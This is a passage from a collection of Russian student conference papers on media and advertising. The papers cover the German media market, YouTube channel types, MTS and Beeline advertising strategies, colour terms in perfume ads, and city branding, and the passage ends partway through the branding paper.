- 11) Колесников А. И. Призрак кризиса бродит по Европе // Коммерсантъ №21 от 09.02.2015.
- 12) Колесников А. И. Старший по палате // Коммерсантъ №14 от 29.01.2015.
- 13) Колесников А. И. С чувством выполненного. Долго" // Коммерсантъ от 12.02.2015.
- 14) Колесников А. И. Ще не в Меркель Украина // Коммерсантъ №21 от 07.02.2015.
- 15) Лихачев Д. С., Панченко А. М., Поньрко Н. В. Смех в Древней Руси. Л.:Наука, 1984.
- 16) Непомнящий Н. Н. 100 великих загадок русской истории. М.: Вече, 2010.
- 17) Ожегов С.И., Шведова Н.Ю. Толковый словарь русского языка – М.: 2010 г.
- 18) Степанов Д. Шут у трона. Частный корреспондент. От 14.05.2012.
- 19) Тулупов В. В. Типы профессионалов в журналистике. // Научный журнал №11 [267] от 15.08.2013.

Основные тенденции реструктуризации медийного рынка Германии в начале XXI века

А.Е. Самохина

Научный руководитель: А.Г. Беспалова, к.филол.н., доцент

Медийный рынок, как и любой другой, подвержен изменениям. Начало нового тысячелетия ознаменовалось достаточно большим количеством перемен, связанных с постоянными трансформациями в экономике, например, с кризисами, а также с техническим прогрессом и социальными явлениями, которые этот прогресс вызывают. Тенденции, наметившиеся на медийном рынке ФРГ в последние годы, безусловно, проявятся и в России. Это является одной из главных причин, по которым данная тема представляется актуальной для научного изучения.

Медиа – это термин, пока что еще не устоявшийся в российской науке окончательно. В связи с этим обстоятельством, а также учитывая специфику объекта исследования, мы будем использовать определение, принятое в Германии. В частности, немецкий исследователь Ульрих Саксер подчеркивает, что «медиа – это комплексная, институциональная система, организовывающая коммуникационные каналы в зависимости от их потенциальных возможностей» [4, 54]. Как можно заметить, понятие «медиа» гораздо более широкое, чем определение «средства массовой информации».

Как показывает проведенный нами анализ, в ряду наиболее важных новых тенденций в первую очередь следует выделить изменение медиапредпочтений аудитории. Оно затронуло все виды медиа. При этом наиболее устойчивым видом оказалось телевидение: несмотря на растущее влияние Интернета, потребление телевизионного продукта у населения Германии не уменьшается и остается на уровне более 3,5 часов в день. [3, 6]

Не слишком оптимистично складывается ситуация для радиокомпаний. Актуальные исследования показывают, что целевая группа от 14 до 19 лет активно сокращается. Самой неблагополучной аудиторией для радио в последние годы оказалась возрастная группа 40-49 лет (минус 342 тысячи слушателей). Изменились и предпочтения аудитории относительно печатных средств массовой информации. Здесь также заметен спад потребления на всех уровнях: локальном, региональном и федеральном. Каждый год ведущие газеты Германии теряют 3-7% читателей [2, 1]. Но говорить о том, что потребление медиа в начале нынешнего столетия снизилось в целом, нельзя. Происходит изменение медиапредпочтений: те самые читатели, слушатели и зрители, которых теряют традиционные СМИ, переходят в сферу Интернета.

Что касается новых тенденций в области медиаэкономики, то здесь, на наш взгляд, наиболее значимы те, которые связаны с развитием конкурирующих рынков, перетягивающих аудиторию и рекламу. В начале 21 века двумя активными конкурентами медиа стали агрегаторы новостей и гражданская журналистика.

Агрегаторы новостей – это сайты, которые самостоятельно не производят оригинальный новостной контент, а собирают его по сайтам наиболее популярных СМИ и затем создают подборки с краткими описаниями на собственном ресурсе. Самым большим агрегатором новостей в мире и Германии на данный момент проведения является портал «Google Nachrichten». Проблема, с которой столкнулись медиа при работе с агрегаторами, состоит в том, что они действуют абсолютно легально, то есть предоставляют ссылки и указывают первоисточник, как того и требует закон об авторском праве. Но при этом пользователь чаще всего не заходит на сайт СМИ, а лишь читает то, что написано на странице агрегатора. Таким образом, издатели теряют до 20% аудитории, следовательно, и доходы от рекламы.

В последние годы все чаще ставится вопрос о том, есть ли, и если да, то где проходит граница между гражданской журналистикой и медиапроектом, поскольку и первая, и второй подразумевают активное участие непрофессионалов в информационной деятельности. Примером такого интеграционного проекта может служить немецкий сайт myheimat.de, который собирает новости, происходящие в непосредственной близости от читателя сайта. Репортерами здесь выступают обычные жители страны, то есть любой человек может написать новость о том, что ему показалось важным, и отправить ее на сайт. Так, на сайте рядом с сообщениями о выборах в местный молодежный парламент могут оказаться фотографии аистов, которые свили гнездо недалеко от деревни или «новости» о встреченной в парке лисице. Отправленная на сайт информация проходит модерацию, но при этом ее не превращают в полноценный новостной контент, оставляя структуру текста такой, какой она была создана автором.

Возникшая с приходом Интернета гражданская журналистика не осталась обособленным явлением, а эволюционировала в полноценный источник информации, который стал развиваться по законам медиа и претерпевать функциональные изменения. Сегодня во многих случаях уже невозможно однозначно отделить проекты гражданской журналистики от профессиональных медийных. В связи с этим вопрос о том, насколько серьезную конкуренцию любительская журналистика составляет профессиональной, вскоре может стать вообще неактуальным.

Некоторые исследователи считают, что медийным предприятиям только кажется, что «основная конкуренция происходит не между любителями и профессионалами, качественными и некачественными

изданиями. На самом же деле основная борьба, которая идет сейчас, – это борьба за внимание пользователя. И главные конкуренты медиа на самом деле не имеют ничего общего с тем, чем занимается классическая журналистика» [1, 1]. К их числу относятся и компьютерные игры, и фильмы, и сайты с отзывами, иными словами, все, что отвлекает пользователя от медиапродуктов. Такая ситуация делает положение медиа – сферы, которая целиком зависит от внимания пользователя, еще более сложным, поскольку расширяет сферу конкуренции.

Еще одним значимым трендом, меняющим поле профессиональной медийной деятельности, стало появление роботизированной журналистики. Это новейший феномен, суть которого в том, что редакционная работа по выбору и написанию текстов производится не человеком, а программой. Современные технологии позволяют сделать новостной материал работа по лексике и стилистике не отличимым от того, который был бы написан человеком. Но кардинально отличается время подготовки текста (программа создает его за несколько секунд) и эффективность (робот может производить до 3,6 миллионов новостей в день, обрабатывая при этом огромные массивы данных).

Сегодня роботизированная журналистика используется в Германии чаще всего для ведения репортажей со спортивных событий и создания заметок о погоде или экологической обстановке в регионе. Но сфера ее применения постоянно расширяется. Написанные роботом новости стали появляться на портале «Berliner Morgenpost», в процессе установки системы находятся «Sport-Informationen-Diens» и «Burda».

Таким образом, мы видим, что в начале 21 века медийный рынок Германии находится в состоянии активной трансформации. Наступил этап построения нового медийного пространства, в котором действуют другие законы, не свойственные предыдущим периодам развития. И именно эти новые тенденции определяют будущее медиасферы.

Литература:

1. Ingram M. Journalism's biggest competitors are things that don't even look like journalism. - Режим доступа: <https://gigaom.com/2014/10/10/journalism-biggest-competitors-are-things-that-dont-even-look-like-journalism/>
2. Döpfner M. Der Journalismus hat das Beste noch vor sich. - Режим доступа: <http://www.welt.de/debatte/article111363883/Der-Journalismus-hat-das-Beste-noch-vor-sich.html>
3. Rühle A. Der deutsche Radiomarkt – Struktur und Nutzung / A.Rühle // Media Perspektiven. - 2014. - №6.
4. Saxer U. Mediengesellschaft: Verständnisse und Mißverständnisse / Ulrich Saxer. - Opladen: Westdeutscher Verlag, 1998.

Видеохостинг как социальное медиа. К вопросу о классификации каналов портала «Youtube»

И.Б. Тибекина

Научный руководитель: Е.В. Ширина, к.филол.н., доцент

Распространение Интернет технологий стало причиной настоящей революции в современной медиа сфере. Глобальная сеть вызвала радикальные изменения в способах потребления и распространения информации. По данным маркетингового агентства Омнибус GfK на начало 2015 года проникновение Интернета в среду россиян от 16 до 29 лет достигло рекордных значений – 96 % [2]. Стоит отметить, что в России сложилась уникальная медиа среда, включающая в себя элементы характерные для разных этапов распространения технологий. Кабельное телевидение появилось практически одновременно с Интернетом. В результате этого население страны разделилось – старшее поколение осваивает платное многоканальное телевидение, а младшее – глобальную сеть. Эпоха web 2.0 породила новые формы коммуникации, связанные с возникновением социальных медиа. Переход от персональных сайтов к платформам позволил включить в процесс создания Интернет-контента практически всех пользователей глобальной сети. Такие Интернет-платформы, как LiveJournal, Facebook, DeviantArt, Tumbler и другие, дали пользователям возможность создавать собственные страницы в сети интернет одним кликом без наличия технологических знаний. В совокупности с доступностью технических средств (компьютеров, фото и видео техники, программ для монтажа и др.) это привело к возникновению феномена новых социальных медиа. Новизна этого явления и стремительно растущее количество вовлеченных в него людей привлекает внимание ученых и становится актуальной темой междисциплинарного исследования. В России тему социальных медиа затрагивают Е. Вартанова, Я. Засурский, Е. Шестёркина. Среди зарубежных авторов – Маршал Маклюэн, Пол Гиллен, Керри Дойл, Сэм Блэк. В тоже время такой вид социальных медиа, как видеохостинг еще недостаточно описан в научной литературе.

Пол Гиллен определяет социальные медиа, как on-line технологии в Интернете, которые позволяют пользователям общаться, взаимодействовать между собой. В качестве характерной черты он называет создание контента самими пользователями [4, 109]. По определению Александра Чумикова к категории социальных медиа можно отнести любые Интернет-проекты в формате web 2.0, содержание которых формируют сами пользователи [4, 109]. Таким образом, социальным медиа – это социальные сети, блоги, микроблоги, фото и видеохостинги, сайты отзывов, сайты знакомств и геосоциальные сервисы.

Одним из самых быстрорастущих социальных медиа является видеохостинг «Youtube». На сегодняшний день он представляет собой самую популярную платформу для обмена видео. По количеству посетителей «YouTube» занимает второе место после «Facebook» в мире и после «ВКонтакте» в России. Самой большой аудиторией видеохостинг обладает на своей родине в США. В Американском сегменте «YouTube» зарегистрировано около 1,3 миллиона каналов, а общее число просмотров к 2015 году составило более 1,5 триллионов. Русскоязычный «Youtube» также очень активен, он находится на 5 месте по количеству просмотров – это более 134 миллиардов [1]. Заметим, что привычный термин «канал» применительно к видеохостингу означает персональную страницу автора, где он может выкладывать свои видео, комментировать чужие работы и общаться с другими пользователями. «Youtube» становится средством коммуникации авторов и потребителей контента, которые могут меняться ролями.

«Youtube» предлагает весьма разнообразный контент, который требует определенного упорядочивания. Однако для его анализа необходимо вначале разобраться с многочисленными каналами, имеющимися на портале. Рассматривая видеохостинг как социальное медиа, мы исходим из того, какие потребности человека он обслуживает. Поэтому основанием для нашей классификации стала функциональная направленность каналов, тесно связанная с удовлетворением потребностей человека как индивида и личности.

1. Информационная направленность. Удовлетворяет потребность человека в информации. Здесь стоит разделить оформленные и неоформленные материалы. Среди оформленных, в первую очередь, необходимо выделить влог (от англ. vlog сокр. от video blog) – это вариация классического персонального блога, перенесенного на платформу «YouTube». Влоги могут быть посвящены различным тематикам от личных переживаний автора до остро-политических тем. Ярким примером последнего является видеоблог журналиста Анатолий Шария, который на сегодняшний день имеет 250 млн. просмотров. К числу неоформленных можно отнести видео, которые сняты очевидцами различных событий. Благодаря доступности технических средств для видеосъемки, именно они первыми демонстрируют кадры с мест событий, а не профессиональные журналисты. Нередко такие материалы становятся информационным поводом для классических СМИ.

2. Образовательная направленность. Удовлетворяет потребность в знании. Крупнейшим образовательным каналом на «YouTube» является «CrashCourse» – 211 млн. просмотров. Он содержит видеоматериалы по различным отраслям науки. В России самый просматриваемый YouTube-канал – «Видео Уроки», имеет 32 млн. просмотров. Основу контента канала

составляют уроки вокала, игры на музыкальных инструментах и использования компьютерных программ. «YouTube» широко используется для освоения иностранных языков. Канал «JamesESL» (engVid) помогает в изучении английского языка и готовит к международным экзаменам, имеет более 27 млн. просмотров, канал «Let's Talk» также посвящен изучению английского языка – 50 млн. просмотров.

3. Развлекательная направленность. Удовлетворяет человеческую потребность в развлечении и как следствие снятие психоэмоционального напряжения. Здесь мы наблюдаем большое количество медиапродукции. В англоязычном сегменте можно выделить каналы «Smosh» – более 4-х млрд. просмотров, «Ray William Johnson» – около 3-х млрд., «NigaHiga» – более 2-х млрд., а в русскоязычном – каналы «AdamThomasMoran» – 800 млн. просмотров, «This is Хорошо» – 840 млн., «TheKateClapp» – около 254 млн. Отмечу, что шоу канала «AdamThomasMoran», известное как «+100500», впоследствии было перенесено на телевидение. Также огромной популярностью пользуются так называемые летсплеи (от англ. Let's play – жанр видео, в котором автор снимает процесс компьютерной игры). Шведский канал «PewDiePie», посвящённый летсплею, имеет почти 36 миллионов подписчиков. Он был создан в апреле 2010 года и за 5 лет собрал более 8 млрд. просмотров. В русскоязычном сегменте этому жанру видео посвящен канал «В Гостях У FrostA» – почти 1 млрд. просмотров.

Будучи новым способом обмена информацией видеохостинг порождает и новые оригинальные жанры медиа продукции, а возможность монетизации привлекает на портал все больше авторов, для которых создание видео для «Youtube» становится основным видом деятельности. С учетом этих факторов дальнейшее исследование контента, создаваемого для видеохостинга, является весьма интересным и перспективным.

Литература и электронные ресурсы:

1. All Youtube statistics [сайт]. URL: <http://vspstats.com/ru/statistics/summary/countries>
2. Исследование GFK: аудитория интернета в России превысила 80 миллионов пользователей. [сайт] URL: <http://www.gfk.com/ru/news-and-events/press-room/press-releases/Pages/number-of-internet-users-in-russia-has-exceeded-80-million-RUS.aspx>
3. Верник А. Г. Теория социальных медиа в работах Маршала Маклюэна // Вестник ЧелГУ. 2014. №23 (352). С. 10-12.
4. Стинс О., Ван Фухт Д. Новые медиа // Вестник ВолГУ. Серия 8: Литературоведение. Журналистика. 2008. №7. С. 98-106.
5. Шестёркина Л. П., Борченко И. Д. Основные характеристики новых социальных медиа// Учёные записки ЗабГУ. Серия: Филология, история, востоковедение. 2014. №2. С. 107-111.

Факторы эффективности использования творческих стратегий в рекламе (на примере рекламных кампаний МТС и Билайн)

А.Ю.Ткач

Научный руководитель – доцент Е.Ю. Кашаева, к.филол.н., доцент

Рекламу справедливо рассматривают как форму увещательной коммуникации, целью которой является побудить слушающего изменить свое поведение, в частности, потребительское. Одним из важных отличий рекламы от других форм увещательной коммуникации является то, что она осуществляется в неблагоприятных, можно сказать, экстремальных условиях: при отсутствии непосредственного контакта между коммуникантами, в условиях воздействия на адресата рекламы конкурирующих рекламных сообщений, других потоков информации, наличии недоверия, невнимательного, а порой и просто негативного отношения со стороны адресата. Поэтому рекламные сообщения представляют собой уникальный материал для исследования функционирования языковых механизмов и коммуникативных стратегий в достаточно непростых условиях речевого воздействия [4].

Существуют две базовые причины, по которым люди покупают товары:

- а) товар помогает решить какую-либо утилитарную проблему или проблему, которая может возникнуть;
- б) обладание товаром позволяет психологически приобщиться к чему-либо такому, что человеку нравится, что он считает для себя важным.

Первая причина определяет целесообразность существования рационалистической стратегии рекламирования, которая опирается на реальные утилитарные свойства товара; в свою очередь вторая причина мотивирует использование рекламной стратегии эмоционального типа [3].

Для данного исследования были выбраны две компании, функционирующие в одной сфере, являющиеся ее лидерами и главными конкурентами. В основе исследования лежит опрос, проведенный в Нижнем Новгороде в 2013 году Нижегородским филиалом Национального исследовательского университета «Высшая школа экономики» (далее НИУ ВШЭ) [1]. Его целью стало изучение механизмов психологической регуляции потребительского поведения и оценка эффективности творческих рекламных стратегий.

Группе экспертов (25 специалистов в сфере рекламы и PR) предлагалось оценить по два телевизионных ролика «МТС» («Говори, потом плати» и «Друзья») и «Билайн» («Безлимитное лето» и «Роуминг»). По результатам статистической обработки групповой экспертной оценки реклама «МТС» была отнесена к рациональному типу рекламы, а реклама

«Билайн» – к эмоциональному.

С учетом задач исследования были сформированы две однородные группы потребителей услуг компаний «Билайн» – 104 человека и «МТС» – 89 человек. Группы были однородными по следующим признакам:

- возраст респондентов составлял от 20 до 35 лет; место проживания – Н. Новгород;
- группы были смешанными по полу: в группе пользователей «Билайн» – 33 мужчины и 71 женщина, «МТС» – 31 мужчина и 58 женщин;
- непрерывный стаж пользования услугами «своей» компании (на момент проведения исследования) составлял не менее двух лет;
- все респонденты являлись активными пользователями услуг сотовой связи и были знакомы с рекламой «своих» сотовых операторов.

У каждого из респондентов проводилась диагностика уровней сформированности общего позитивного отношения и каждого из трех компонентов отношения: когнитивного, аффективного и мотивационного. Диагностика уровня сформированности общего позитивного отношения проводилась с помощью специально разработанной анкеты, содержащей 15 утверждений, охватывающих основные атрибуты рекламируемых брендов: авторитет, удобство, качество, уникальность и уважение. Статистическая обработка полученных результатов свидетельствует о том, что при эмоциональном типе рекламы («Билайн») формируется более высокий уровень общего позитивного отношения, чем при рациональном типе («МТС»).

Диагностика когнитивного компонента проводилась с помощью теста вспоминания элементов рекламной информации, а диагностика аффективного и мотивационного компонентов – на основе оценок респондентами по 7-балльной шкале уровня эмоциональной привлекательности бренда и намерения продолжать пользоваться услугами «своего» сотового оператора. Усредненные показатели уровней сформированности когнитивного, аффективного и мотивационного компонентов отношения потребителей к брендам «МТС» и «Билайн» представлены в табл. 1.

Компоненты установки	Эмоциональный «Билайн»	Рациональный («МТС»)	Статистически значимые различия
Когнитивный	4,32 $y - 0,80$	4,64 $y - 0,94$	—
Поведенческий	6,07 $y - 0,85$	4,37 $y - 0,93$	$t - 13,235$; $p > 0,001$
Аффективный	6,0 $y - 1,01$	4,91 $y - 1,18$	$t - 6,889$; $p > 0,001$

Таблица 1. Усредненные показатели уровней сформированности компонентов отношения потребителей к брендам (y — стандартное отклонение)

Из таблицы 1 видно, что при эмоциональном типе рекламы сформированы высокие уровни аффективного и мотивационного компонентов и средний уровень когнитивного компонента. При рациональном же типе рекламы сформированы средние уровни всех трех компонентов.

Для выявления механизмов влияния типов рекламы на формирование отношения потребителем к брендам НИУ ВШЭ также провел анализ корреляционных связей между компонентами отношения (табл. 2).

Компоненты установки	Потребители	Когнитивный	Поведенческий	Аффективный
Когнитивный	«Билайн»/ «МТС»	1/1	$r=0,49^*/$ $r=0,34^*$	$r=0,41^{**}/$ $r=0,29^{**}$
Поведенческий	«Билайн»/ «МТС»	$r=0,49^*/$ $r=0,34^*$	1/1	$r=0,66^{**}/$ $r=0,18$
Аффективный	«Билайн»/ «МТС»	$r=0,41^{**}/$ $r=0,29^{**}$	$r=0,66^{**}/$ $r=0,18$	1/1

Таблица 2. Корреляционные связи между компонентами отношения потребителей к брендам «Билайн» и «МТС» (r – коэффициент корреляции Спирмена); * - корреляция на уровне $p \geq 0,05$; ** - корреляция на уровне $p \geq 0,01$.

Анализ корреляционных связей показывает, что при эмоциональном типе рекламы возникает сильная связь между аффективным и мотивационным компонентами и средняя связь между остальными компонентами. Для рационального типа рекламы характерно наличие средней связи между когнитивным и побудительным компонентом и слабой связи между остальными компонентами.

На основе анализа полученных результатов исследователями были выделены особенности влияния эмоционального и рационального типов рекламы на формирование отношения потребителя к бренду. Эмоциональный тип рекламы формирует высокий уровень аффективного компонента, который оказывает сильное влияние на мотивационный компонент, а также усиливает когнитивный компонент отношения. Подобный механизм влияния эмоционального типа рекламы обуславливает формирование высокого уровня общего позитивного отношения потребителя к бренду. В отличие от этого при рациональном типе рекламы формируется средний уровень когнитивного компонента, который оказывает соответствующее влияние на побудительный компонент. Поскольку уровень сформированности аффективного компонента является невысоким, его непосредственное влияние на мотивационный компонент и на усиление когнитивного компонента ослаблено. Это приводит к тому, что

уровень сформированности общего позитивного отношения потребителя к бренду при рациональном типе рекламы оказывается более низким, чем при эмоциональном.

Таким образом, результаты исследования позволяют сделать вывод о том, что формирование более высокого уровня общего позитивного отношения потребителя к бренду при эмоциональном типе рекламы происходит за счет различий в механизмах влияния на компоненты отношения. При этом, однако, следует отметить, что высокая эффективность эмоционального типа рекламы не является универсальной и зависит от множества факторов, в том числе вовлеченности потребителя, различимости предлагаемых альтернатив и особенностей носителей рекламы [2]. Литература:

- 1) Володина А.И., Мкртычян Г.А. Социально-психологическое исследование категории «бренд» // Вестник Нижегородского университета, 2008.
- 2) Журавлев Л., Телятников Г. В. // Современные проблемы психологии управления. М.: Изд-во «Институт психологии РАН», 2002. С. 122 – 144.
- 3) Кутлалиев А., Попов А. Эффективность рекламы / А. Кутлалиев, А. Попов. М.: Изд-во Эксмо, 2005. - 416 с.
- 4) Пирогова Ю.К. Критерий оценки коммуникативной эффективности рекламы / Ю.К. Пирогова // Рекламный текст. Семиотика и лингвистика. М.: ИД Гребенникова, 2000. С. 225-249.

Символизм цветообозначения в рекламном дискурсе

Л.А. Аббасова

Научный руководитель: Т.В. Милевская, д.филол.н., профессор

Цветообозначение – процесс, бесспорно, опирающийся на результаты познания человеком окружающей действительности. Называние того или иного предмета или явления происходит при безусловном влиянии имеющихся в индивидуальной когнитивной картине мира единиц и категорий. Результатом цветообозначения как процесса являются цветовые номинации (колоризмы), которые способны обладать набором значений. «В значении конституируется отношение к предметности» [1]. Колоризмы могут иметь разную предметную отнесенность, что является основой их многозначности, они способны приобретать символические значения.

Результаты исследования рекламных текстов, размещенных на сайте он-лайн магазина Рив Гош, служат подтверждением идеи о реализации символических значений колоризмов в рекламном дискурсе.

Нежный и искрящийся, Fan di Fendi Blossom сияет как букет из цветущих бутонов сакуры. Свежий цветочный аромат с нежным аккордом цветка Сакуры в сердце, Fan di Fendi Blossom излучает женственность и жизнерадостность, а стильный аксессуар в виде мехового помпона расскажет об исключительности его обладательницы. [3]

Составитель рекламного обращения во фразе сияет как букет из цветущих бутонов сакуры использует колоризм сакура в качестве символа, сравнивая аромат с сиянием соцветий. Далее автор текста объединяет в один ассоциативный ряд данный колоризм и такие понятия, как «женственность и жизнерадостность», т.е. цветовая номинация приобретает нецветовое значение (абстрактное).

«...И вот, неся ледяное дыхание зимы, с покрытым инеем папоротником в руке, Повелитель Стекла приник к стопам Королевы кашемировых цветов...». Он подобен ледяному потоку горной реки впадающей в море из стекла и стали... (Serge Lutens Laine de Verre Eau De Parfum) [3]

Приведённый рекламный текст, показателен в плане реализации символических значений цветовых номинаций. В нем автор использует целый ряд колоризмов, создающих единый образ – ледяной поток горной реки: лед, зима, иней, стекло, сталь. Очевидно, что реципиент такого рекламного обращения понимает, что аромат «ледяной».

Показательным кажется и следующий текст, рекламирующий парфюмерную воду.

Белая замша. Светлый как волосы хрупкой блондинки или тонкая замша, золотой словно блеск солнца или пшеничный колос, а впрочем, можете и сами нафантазировать! Давайте делать так, как делают дети. Во-первых, подобно ребенку посмотрим на интересующий нас объект, затем возьмем его в руки и сразу поднесем к носу... И тут... Ароматная мягкость замши нежно кружит голову, ласковое тепло окутывает нас... расслабляя, чаруя, соблазняя так, что невозможно оторваться! То самое ощущение, ради которого я и создал этот аромат. (Serge Lutens Daim blond Eau De Parfum) [3]

В самом начале рекламного обращения автор именует аромат «белая замша». Колоризм белая, очевидно, функционирует как единица-символ, которая призвана создать у потенциального покупателя образ, ассоциируемый с рекламируемой парфюмерной водой.

Цветовые номинации светлый и золотой, также приобретают символическое значение. Колоризм светлый автор объединяет в один ассоциативный ряд с образом хрупкой блондинки и тонкой замшей, а цветообозначение золотой – с солнцем и пшеничный колосом.

Amor Amor - это то, как марка Cacharel представляет себе любовь. Это страстный, яркий, молодой, “взрывной” аромат. Amor Amor - это

настоящая любовь с первого взгляда. Amor Amor - это красный цвет. Красный, как страсть, красный, как поцелуй, обжигающий красный. Флакон аромата Amor Amor похож на гранату, из которой выдернута чека. Вот-вот произойдет взрыв большой любви. Этот любовный концентрат “аппетитных” цветочных и фруктовых нот создан для игривой, страстной женщины, которая не боится любить. Ноты головы: розовый грейпфрут, мандарин, черная смородина, красный апельсин. Ноты сердца: цветы мелати, роза, ландыш. Ноты шлейфа: ваниль, белый мускус, кедр, сандаловое дерево. [3]

В высказывании «Amor Amor - это красный цвет» лексема красный используется как обозначение целого концепта. Составитель рекламного текста «интригует» потенциального потребителя. Реципиенту интересно, как аромат может служить воплощением многоаспектного понятия, он понимает, что фраза *красный цвет* подразумевает нечто большее, чем собственно цветовую характеристику.

Далее автор рекламного обращения разъясняет, почему аромат – *красный цвет*, объединяя в одну ассоциативную цепочку колоризм красный и лексемы страсть, поцелуй, обжигающий. Автор связывает понятие «страстная женщина» и колоризм красный. Что и подтверждается авторским пояснением: «Этот любовный концентрат...создан для игривой, страстной женщины, которая не боится любить».

В описании компонентов аромата рекламодатель снова использует колоризмы, которые реализуют уже совершенно другой тип значения: «розовый грейпфрут...черная смородина, красный апельсин», «белый мускус». Здесь колоризмы используются в роли ботанических названий, передают цветовые характеристики растений и плодов, они не несут никакого символического значения.

Проведённый анализ функционирования и семантики колоризмов позволяет сделать следующий вывод: символические значения способны приобретать именно те цветовые лексемы, которые являются основными для данной языковой картины мира (черный, красный, розовый); многозначность колоризмов служит основой для реализации одной лексемой разных значений в пределах одного текста. Опираясь на утверждение лингвиста Милевской Т.В. о том, что «...представляется целесообразным понимание текста как одной из форм (сторон) дискурса, как его промежуточного результата: конечной целью дискурса является не создание текста как такового, а достижение перлокутивного эффекта», можем говорить об очевидной специфике колоризмов в рекламе. [2] Реализация их многозначности отвечает прагматической цели рекламы – склонить к покупке предлагаемого товара посредством как образного, так и предметного описания.

Литература:

1. Гуссерль Эдмунд. Логические исследования. Том II. Исследования по феноменологии и теории познания // Философской-литературный журнал Логоса №10, 1997 [Электронный ресурс]: http://www.ruthenia.ru/logos/number/1997_10/01.htm
2. Милевская Т.В. О понятии "дискурс" в русле коммуникативного подхода // Материалы международной научно-практической конференции "Коммуникация: теория и практика в различных социальных контекстах "Коммуникация-2002" ("Communication Across Differences") Ч.1 - Пятигорск: Изд-во ПГЛУ, 2002. - с.188-190 [Электронный ресурс]: http://www.russcomm.ru/rca_biblio/m/milevskaya.shtml
3. Он-лайн магазин Рив Гош [Электронный ресурс]: <http://shop.rivegauche.ru/store/ru/catalog/Perfumery>

Брендинг территории: анализ брендов зарубежных и российских городов

Д.П. Тарабрина

Научный руководитель: А.М. Пономарева, д.филол.н., профессор

Мировая практика брендирования территории насчитывает немало количество различных примеров формирования брендов с целью повышения конкурентоспособности данной территории. Существует значительное число успешных проектов по созданию бренда территории, которые являются показательными примерами удачной реализации всех этапов брендинга.

Впервые термин «брендинг мест» в 2002 году употребил Саймон Анхольт – один из ведущих мировых специалистов в области брендинга территорий. Книги Саймона Анхольта являются актуальными источниками с конкретными примерами брендинга территории. Одна из наиболее известных книг С. Анхольта «Бренд Америка: мать всех брендов» [1]. Также процесс разработки бренда территории от его концепции до практических действий наглядно описывается в книге Дениса Визгалова «Брендинг города» [2]. Ещё одной значимой работой, освещающей данную тему, является книга Кейта Дини «Брендинг территорий. Лучшие мировые практики». В ней представлено множество различных подходов к процессу брендинга и проанализированы удачные и неудачные примеры брендирования городов [3].

Существует также множество Интернет-ресурсов, в которых можно найти необходимую информацию о брендинге как зарубежных, так и российских территорий. Одним из таких источников является Интернет-ресурс «City Branding» - блог команды профессиональных бренд-

менеджеров, состоящий из нескольких разделов, в которых можно найти различные кейсы по брендингу городов и регионов [6]. Также в сборе информации по данной теме могут помочь такие Интернет-ресурсы, как Adme.ru [4], Sostav.ru [7], Advertology.ru [5].

В последнее время управленцы городов - как зарубежных, так и российских - задумываются о создании собственного бренда, осознавая его роль в области привлечения дополнительных инвестиций в бюджет города, развития туризма, а также в повышении уровня национальной самоидентификации жителей и их комфортного проживания на территории города. Брендинг городов является эффективным инструментом увеличения экономической стабильности. Он способствует появлению так называемых «мировых городов», которые становятся основными участниками взаимодействия в рамках мировой экономики.

Для анализа некоторых результатов брендинга территории зарубежных и российских городов автором статьи было проведено ассоциативное исследование, а также исследование узнаваемости бренда. Для реализации исследований были подготовлены специальные опросные листы. Исследования были проведены среди студентов Южного федерального университета и Южно-Российского государственного политехнического университета (НПИ) им. М. И. Платова.

В проведённых опросах был использован метод стихийного отбора респондентов. Стихийный отбор – это отбор по принципу добровольности и доступности вхождения единиц генеральной совокупности в выборочную. Данный метод отбора респондентов объясняется ограничениями во времени и ресурсах у интервьюера. Подобного рода выборка не претендует на репрезентативность, однако является экономичной и позволяет оперативно получить необходимую информацию по интересующей проблеме.

В исследовании, определяющем степень узнаваемости бренда территории, респондентам были предложены следующие города:

- зарубежные: Нью-Йорк, Копенгаген, Амстердам, Гонконг, Рига.
- российские: Великий Устюг, Сочи, Пермь, Добрянка.

Исследование показало следующие результаты. Наиболее узнаваемым зарубежным брендом территории является бренд города Нью-Йорк. Из 46 опрошенных 39 респондентов смогли определить логотип Нью-Йорка. На втором месте по степени узнаваемости, однако с большим отрывом от бренда Нью-Йорка, располагается Амстердам. Из 46 опрошенных 20 человек идентифицировали логотип Амстердама. Далее следуют Гонконг (17 ответов) и Копенгаген (8 ответов). Наименее узнаваемым брендом, согласно проведённому исследованию, является бренд Риги. Из 46 опрошенных только 7 человек узнали логотип столицы Латвии.

Результаты данного исследования можно интерпретировать следующим образом: высокую степень узнаваемости логотипа Нью-Йорка

можно объяснить тем, что проект по брендингу территории штата и города начался ещё в 70-годах XX столетия, в то время как работа над созданием брендов остальных городов началась лишь с 2000 года. Однако нельзя недооценивать результаты брендинговой кампании Нью-Йорка, которую действительно можно считать наиболее успешной из всех существующих примеров создания бренда территории. Элементы айдентики Нью-Йорка в настоящее время получили множество подражаний по всему миру. Бренд Нью-Йорка ежегодно приносит доход порядка \$ 6 млрд. только от туристических посещений, число которых, благодаря брендингу, за последние 20 лет увеличилось более чем в 100 раз.

Среди российских городов, согласно опросу, наиболее узнаваемым является бренд города Сочи. Из 46 респондентов элементы айдентики города смогли идентифицировать 41 человек. Интересно отметить, что по результатам исследования бренд Сочи является более узнаваемым, по сравнению с брендом Нью-Йорка. Хотя брендинг города Сочи в качестве олимпийской столицы России начался относительно недавно. Подобные результаты можно объяснить тем, что опрос проводился среди российского студенчества, которое с большей вероятностью узнаёт бренды территорий своей родной страны. На втором месте располагается город Великий Устюг – родина российского Деда Мороза. Далее следует Пермь, чей логотип узнали 20 респондентов из 46. На последнем месте располагается Добрянка. Логотип этого города узнали только 9 человек из 46. Однако это можно объяснить тем, что, во-первых, проект по брендингу Добрянки был представлен только в 2012 году, а во-вторых, брендинг города направлен в основном на местное население.

Помимо исследования, определяющего знание элементов айдентики брендов зарубежных и российских городов, было проведено ассоциативное исследование, которое является полезным для оценки позиции бренда среди конкурентов. В ассоциативном исследовании респондентам был предложен опросный лист, в котором напротив указанных городов необходимо было написать ассоциации, которые вызывает данный город у респондента.

В ассоциативном исследовании респондентам были предложены следующие города:

- зарубежные: Нью-Йорк, Копенгаген, Амстердам, Гонконг, Рига.
- российские: Великий Устюг, Сочи, Пермь, Добрянка, Мышкин.

Согласно результатам опроса, среди зарубежных городов наибольшее количество ассоциаций вызывает Нью-Йорк. С помощью сайта <http://worditout.com> [8], было определено, что наиболее часто упоминаемые ассоциации, связанные с Нью-Йорком следующие: статуя свободы, небоскрёбы, сериал «Секс в большом городе», такси. Только один респондент из 46 указал в качестве ассоциации логотип «I love New York».

